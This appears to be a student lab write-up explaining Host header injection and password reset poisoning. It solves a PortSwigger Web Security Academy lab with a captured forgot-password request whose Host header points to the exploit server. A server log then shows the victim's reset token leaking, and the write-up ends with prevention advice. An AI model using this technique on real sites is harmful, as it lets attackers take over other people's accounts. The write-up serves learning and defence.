TASK: 4

Host Header Injection

&

Password Reset Poisoning

Surendra Gabbani

Host Header Injection

What is Host Header Injection?

Host Header Injection is a web security vulnerability that happens when a web application relies on the Host header of an HTTP request without properly validating it.

What is HTTP?

- HTTP is the foundation of the World Wide Web—it's the standardized set of rules that enables web browsers (clients) to communicate with servers to request and receive web content

Example of a Normal Request:

GET / HTTP/1.1

Host: www.example.com

Injected Host Header:

GET / HTTP/1.1

Host: attacker.com

If the application trusts this value, it might:

- Create password reset links like http://attacker.com/reset?token=xyz
- Poison caches to serve malicious content.
- Redirect users to attacker-controlled domains.

Password Reset Poisoning

What is Password Reset Poisoning ?

Password Reset Poisoning is an attack where a hacker manipulates the password reset process by injecting malicious input—most commonly through the Host header. Instead of generating a safe reset link with the application's real domain, the system unknowingly creates a link pointing to the attacker's domain.

How the Attack Works

1. The attacker requests a password reset.
2. They modify the request (e.g., inject a fake Host header or parameter).
3. The application mistakenly uses this poisoned value to build the reset link.
4. The reset email is sent to the victim with the attacker's domain in the link.
5. The victim clicks it and unknowingly sends sensitive data or tokens to the attacker.

Impact:

- Full account compromise.
- Unauthorized access to sensitive personal or financial information.
- Potential privilege escalation if admin accounts are targeted.
- Damage to user trust and the company's reputation.

LAB – (Password Reset Poisoning)

STEP – 1

Home | My account

Please enter your username or email

wiener

Submit

Your email address is wiener@exploit-0a1c00040486bfb981ba7960014c006f.exploit-server.net

Displaying all emails @exploit-0a1c00040486bfb981ba7960014c006f.exploit-server.net and all subdomains

Sent	To	From	Subject	Body	
2025-09-06 04:15:36 +0000	wiener@exploit-0a1c00040486bfb981ba7960014c006f.exploit-server.net	no-reply@0aad00710401bfc481097af4000b008e.web-security-academy.net	Account recovery	Hello! Please follow the link below to reset your pass word. https://0aad00710401bfc481097af4000b008e.web-security-academy.net/forgot-password?temp-forgot-password-token=7p9b20m2czff4qyo3orfbvlx2dw7uoe3	View raw

STEP – 2

Request

Pretty Raw Hex

```
POST /forgot-password HTTP/2
Host: 0a1c00040486bfb981ba7960014c006f.exploit-server.net
Cookie: session=pPeTRWMOS3GWpAKSKgOZWKDk30sH5QYZ ; _lab=
47%7cMC0CFAYIQisyGJhYkdMxQG51FG4%2bz2P7AhUA11yom0%2fpFPHXNbY4vI44N
pi7s1YzuHmPPgOdumv1Q13FN7cDY2yUEEHBbDCDBQgINikkCFU0gRcGQ3F2BuDbcjm
COrsIsoSxrPv0iOOS1Fy5K3Amm88up5s7BkDphwlO45E7y8ZopwfI
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:142.0)
Gecko/20100101 Firefox/142.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 53
Origin:
https://0aad00710401bfc481097af4000b008e.web-security-academy.net
Referer:
https://0aad00710401bfc481097af4000b008e.web-security-academy.net/
forgot-password
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers

csrf=iwnVhReRWcBORKfi2kDsuLjxjOqsLsQ4 &username=carlos
```


Response

Pretty Raw Hex Render


```
HTTP/2 200 OK
Content-Type: text/html; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 2864

<!DOCTYPE html>
<html>
  <head>
    <link href=/resources/labheader/css/academyLabHeader.css rel=
    stylesheet>
    <link href=/resources/css/labs.css rel=stylesheet>
    <title>
      Basic password reset poisoning
    </title>
  </head>
  <body>
    <script src="/resources/labheader/js/labHeader.js ">
    </script>
    <div id="academyLabHeader">
      <section class='academyLabBanner'>
        <div class=container>
          <div class=logo>
          </div>
          <div class=title-container>
            <h2>
              Basic password reset poisoning
            </h2>
            <a id='lab-link' class='button' href='/'>
              Back to lab home
            </a>
            <a id='exploit-link' class='button' target='_blank'
            href='
            https://exploit-0a1c00040486bfb981ba7960014c006f.explo
            it-server.net'>
              Go to exploit server
            </a>
```

STEP-3

```
5  2025-09-06 04:27:17 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:
5  2025-09-06 04:27:20 +0000 "POST / HTTP/1.1" 302 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:142.0) Gecko/20100101 Fir
5  2025-09-06 04:27:20 +0000 "GET /log HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:142.0) Gecko/20100101 F
5  2025-09-06 04:27:23 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:
5  2025-09-06 04:28:24 +0000 "GET / HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:142.0) Gecko/20100101 Fire
5  2025-09-06 04:28:24 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:
   2025-09-06 04:28:44 +0000 "GET /exploit/forgot-password?temp-forgot-password-token=d4s1bzpzz12ea6sc8vag1b8rgj2bs4yz HTTP/1.1" 404 "
5  2025-09-06 04:28:59 +0000 "POST / HTTP/1.1" 302 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:142.0) Gecko/20100101 Fir
```



STEP-4 (LAB Solved)



Prevention

- Validate and sanitize Host headers.
- Hardcode trusted domains for reset links.
- Avoid relying on user-controlled input to generate URLs.
- Implement **MFA** for an additional layer of security.
- Monitor unusual or repeated reset requests.

Conclusion:

Password Reset Poisoning is a powerful attack that targets one of the weakest links in authentication systems—the password recovery workflow. By carefully validating input, hardcoding trusted domains, and protecting reset tokens, developers can prevent attackers from hijacking this critical feature.

References:

- OWASP – Host Header Attack
- Port Swigger Web Security Academy
- Security blogs & research papers

THANK YOU